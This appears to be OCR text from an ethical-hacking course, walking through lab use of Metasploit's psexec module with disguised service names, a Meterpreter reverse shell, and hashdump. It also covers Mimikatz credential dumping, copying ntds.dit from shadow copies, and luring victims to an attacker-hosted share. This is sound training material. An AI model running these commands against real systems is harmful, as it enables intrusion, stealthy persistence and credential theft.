
In the section on options for exploit/windows/smb/psexec, we see that we can configure a SERVICE_DISPLAY_NAME and a SERVICE_NAME. Remember, psexec creates a service on the target machine, and these settings enable us to set the name of the service that will appear in the Service Control Panel GUI (SERVICE_DISPLAY_NAME) and via the sc command (SERVICE_NAME). This way, we can make our attack more subtle by choosing a name that might blend in with what is expected on a target system. If we don't specify a name here, Metasploit creates a service with a pseudo-random display name and service name, which might draw more attention in Windows event logs. However, note that even if we do create a subtle name that blends in with what is normally on the system (something innocuous such as plug-and-play or winlogon), the Windows event log will still show the service creation, start, stop, and deletion events.



As we have seen, show options shows the main settings for Metasploit modules. But, there are dozens of additional variables for most modules available via their advanced settings. We can see these options by running show advanced. Let's try it:

```
msf > show advanced
```

Here we can see numerous options letting us specify things like the local client port (CPORT) to use in launching an attack, an indication of whether to make a persistent service that will run every time the system boots so we'd automatically get a Meterpreter session sent back at system boot (SERVICE_PERSIST), and a setting of SERVICE_FILENAME. This variable can be set to a name that the payload file will be written into on the target machine so that the service can execute it. Again, by default, the SERVICE_FILENAME is a pseudo-random string. To be subtle, we may want to change that to something that is more likely to be expected on a target machine, such as svchost.




Let's go ahead and set these service-related names. We need to create unique names for the service and file (because if two students in the class use the same name, the first one would succeed, but the second would fail), so let's just use a name derived from the IP address assigned to you in the class, followed by an underscore and the words display, name, and file:

```
msf > set SERVICE_DISPLAY_NAME [YourLinuxIPaddress]_display

msf > set SERVICE_NAME [YourLinuxIPaddress]_name

msf > set SERVICE_FILENAME [YourLinuxIPaddress]_file
```



Finally, in your Metasploit console terminal, let's launch the attack:
`msf > exploit`


Note the output displayed on the screen. We can see the following actions taken by Metasploit:

- Metasploit automatically starts a reverse handler listening on local port 4444 awaiting the reverse_tcp connection to come back. The default LPORT is 4444 for most Metasploit payloads. We could have changed that by setting the LPORT to some other value.
- It then connects to the target server.
- It authenticates to the target machine as user falken.
- It uploads its payload file (containing the stager; the stage will be sent shortly later). Note that it uses the SERVICE_FILENAME we specified on the previous slide.
- It then creates and starts a service, which runs the stager on the target.
- If the service starts successfully, it then sends the stage to the target (uploading it using the stager).
- It then deletes the service file from the target.
- And, finally, we get a Meterpreter session.

Now, to see the user we are running as, let's run:
`meterpreter > getuid`

We have local SYSTEM privileges on the machine. So, we started with an admin username (falken) and password (joshua), and used it to get code execution as local SYSTEM via psexec. The Meterpreter also has another command called getprivs, which uses its existing privileges to pull in as many additional privileges as it can. We don't always have to run the getprivs command as we often have the privileges we need to access things on a target system. But, getprivs helps on machines that have been hardened with certain privileges removed from specific administrative accounts. Let's run getprivs and see the privileges it will grab for us:

`meterpreter > getprivs`




Now, with your Meterpreter session, let's grab the hashes from the target. We'll use the run hashdump method to invoke the hashdump script on the target because it is a more reliable and safer method than running the hashdump command right at the Meterpreter prompt. That is, pulling hashes from the SAM in the file system's Registry is safer than pulling them from LSASS memory.

```
meterpreter > run hashdump
```

In addition, the run hashdump command also attempts to pull password hints from the system, if any users have configured their accounts with password hints.

So, we successfully got hashes from the target machine, which we could then crack or use in a pass-the-hash attack, two topics we'll be covering in-depth in 560.5.




To finish this lab, exit your Meterpreter session with target 10.10.10.10:

```
meterpreter > exit
```


And you can exit msfconsole:

```
msf > exit
```

In this lab, we've run the Metasploit psexec module, looking at its configuration options and analyzing its step-by-step activities to gain code execution on a target machine. We used psexec to run a meterpreter/reverse_tcp payload on the target with local SYSTEM privileges, which we then employed to seize additional privileges and to gather hashes via the run hashdump script. Each of these capabilities is highly useful in a penetration test.




Next, let's look at some other methods for grabbing hashes from Windows environments, including the Mimikatz tool, Volume Shadow copies, and sniffing authentication exchanges.



Another method for harvesting hashes from a target Windows machine is to use a tool called Mimikatz, created by Benjamin Deply, a programmer from France. Mimikatz pulls authentication information from target Windows machines by scouring the memory of the LSASS process searching for hashes and even clear text passwords. It works on Windows 2003 and later target systems, including Windows XP, Vista, 7, and 8 clients and Win2K12R2 servers. Originally released as a separate executable (mimikatz.exe) with an associated dll, the tool has been adapted into the Metasploit framework as a Meterpreter module, extending the functionality of the Meterpreter. The latest version of Mimikatz is called Kiwi, and we'll use it in our next lab.

Let's look at an example of Mimikatz in action in a screen shot. (We'll do a hands-on lab on it shortly as well.) On this slide, we can see a Meterpreter prompt from a compromised target Windows system. The pen tester then loads the Mimikatz Kiwi module into the Meterpreter by running load kiwi. The Meterpreter's capabilities are extended, including a new command called creds_all. This command pulls clear-text passwords from the LSASS process, where they are stored for various Windows features. After running creds_all, we can see the cleartext password on the screen of sansnight.



A safe approach for getting hashes from a Domain Controller system uses the Volume Shadow Copy Service (VSS), a built-in feature of Windows 2003 and later for creating backups of files on Windows, even if they are write-protected. VSS works through the concept of snapshots, which hold the changes made to files in the system, allowing a tool to roll the system back to an earlier state.

This handy technique was originally described by Tim Tomes and is based on a tool he created with Mark Baggett, called VSSOwn. The VSSOwn tool is a Visual Basic Script that allows a penetration tester to activate and manage VSS in a convenient fashion at the command line.

To use this tool and technique to grab the hashes from a Domain Controller, the penetration tester first needs to gain command-shell access of the target system, perhaps through an exploit. Then, with that shell access, the penetration tester would upload the VSSOwn tool and run it via the cscript VBS interpreter to activate the VSS service (if it isn't already running). Next, the tester would use the /create option to cause VSS to create a backup on the system. This creation happens quickly and typically does not take a lot of space, as VSS records only snapshots with deltas that are made to the system.

Finishing VSS Extract of ntds.dit File

- Next, copy the ntds.dit file out of the backup, along with some components of the Registry:

```
C:\> copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windo
ws\ntds\ntds.dit ntdsbackup.dit
C:\> copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windo
ws\system32\config\SYSTEM systembackup.bak
C:\> copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windo
ws\system32\config\SAM sambackup.bak
```

- If VSS was originally not running, return it to its original setting:


```
C:\> cscript vssown.vbs /stop
```

- Finally, use Csaba Barta's forensics analysis suite to extract the hashes:
  - http://csababarta.com/downloads/ntds_dump_hash.zip

Network Pen Testing and Ethical Hacking 176

Next, the penetration tester can copy three portions out of the shadow copy, using the plain old copy command. In particular, the tester grabs ntds.dit, the SYSTEM portion of the Registry, and the SAM portion of the Registry. In the commands on this slide, we've stored these items in the files ntdsbackup.dit, systembackup.bak, and sambackup.bak, respectively. We need the SYSTEM and SAM portions of the Registry because they contain decryption keys needed to extract the hashes from the ntds.dit file.


The penetration tester can then return the VSS service to its original state using VSSOwn. Finally, the tester could download the three files and use the parsing tools from Csaba Barta to extract the hashes from the ntds.dit file using the SYSTEM and SAM files we retrieved.



For a final approach to grabbing hashes, by sniffing challenge/response authentication from the network as users authenticate to file servers or domain controllers, the attacker can gather hashes suitable for cracking.

To accomplish this task, the attacker has two options. First, she could sniff the challenge/response exchange between a client and server. For such an attack, the tester would have to be located at a spot in the network through which these exchanges are transmitted, such as the span port of a switch, the source subnet of the client, or the destination subnet of the server. Upon sniffing the exchanges, the attacker will have to crack whichever authentication protocol the user and file server or domain controller are using, such as LANMAN challenge/response, NTLMv1, or the more secure and time-consuming-to-crack protocols NTLMv2 or Microsoft Kerberos.

Another option available to the attacker involves tricking the user into performing a challenge/response authentication with the attacker's own system. With this approach, the attacker might even force the client to use a weaker, more easily cracked password hash mechanism, such as LANMAN challenge/response or NTLMv1. The attacker could send the user an e-mail with a link in it of the form file://[AttackerIP]/[AttackerShare]. Upon clicking that link in most e-mail readers, the victim's machine will try to mount a share on the attacker's machine, performing Windows authentication with it. The attacker could sniff the exchange between the client and the attacker's own machine to get a challenge and response suitable for cracking.




Now, let's conduct a lab to look at another kind of pivoting (first through Linux again, and then using another msf route to pivot through Windows machines) as well as Mimikatz for dumping passwords.

In this lab, we launch Metasploit's psexec module through an SMB pivoting netcat relay to get the Meterpreter loaded on a target machine (10.10.10.10). After we get the Meterpreter on the target, we'll dump hashes using Meterpreter's hashdump command and the run hashdump script.

We'll then use that Meterpreter's position inside the target environment to set up a Metasploit pivot through the 10.10.10.10 Windows machine, so we can attack 10.10.10.20. By going through 10.10.10.10, we can get access to an otherwise-filtered TCP port 445 on 10.10.10.20. We'll use the Meterpreter session with 10.10.10.10 to make 10.10.10.20 run a Metasploit Meterpreter payload, via Metasploit's psexec module.


And, then, with a separate Meterpreter session on 10.10.10.20, we'll load the Mimikatz Meterpreter extension to dump hashes and clear-text passwords.



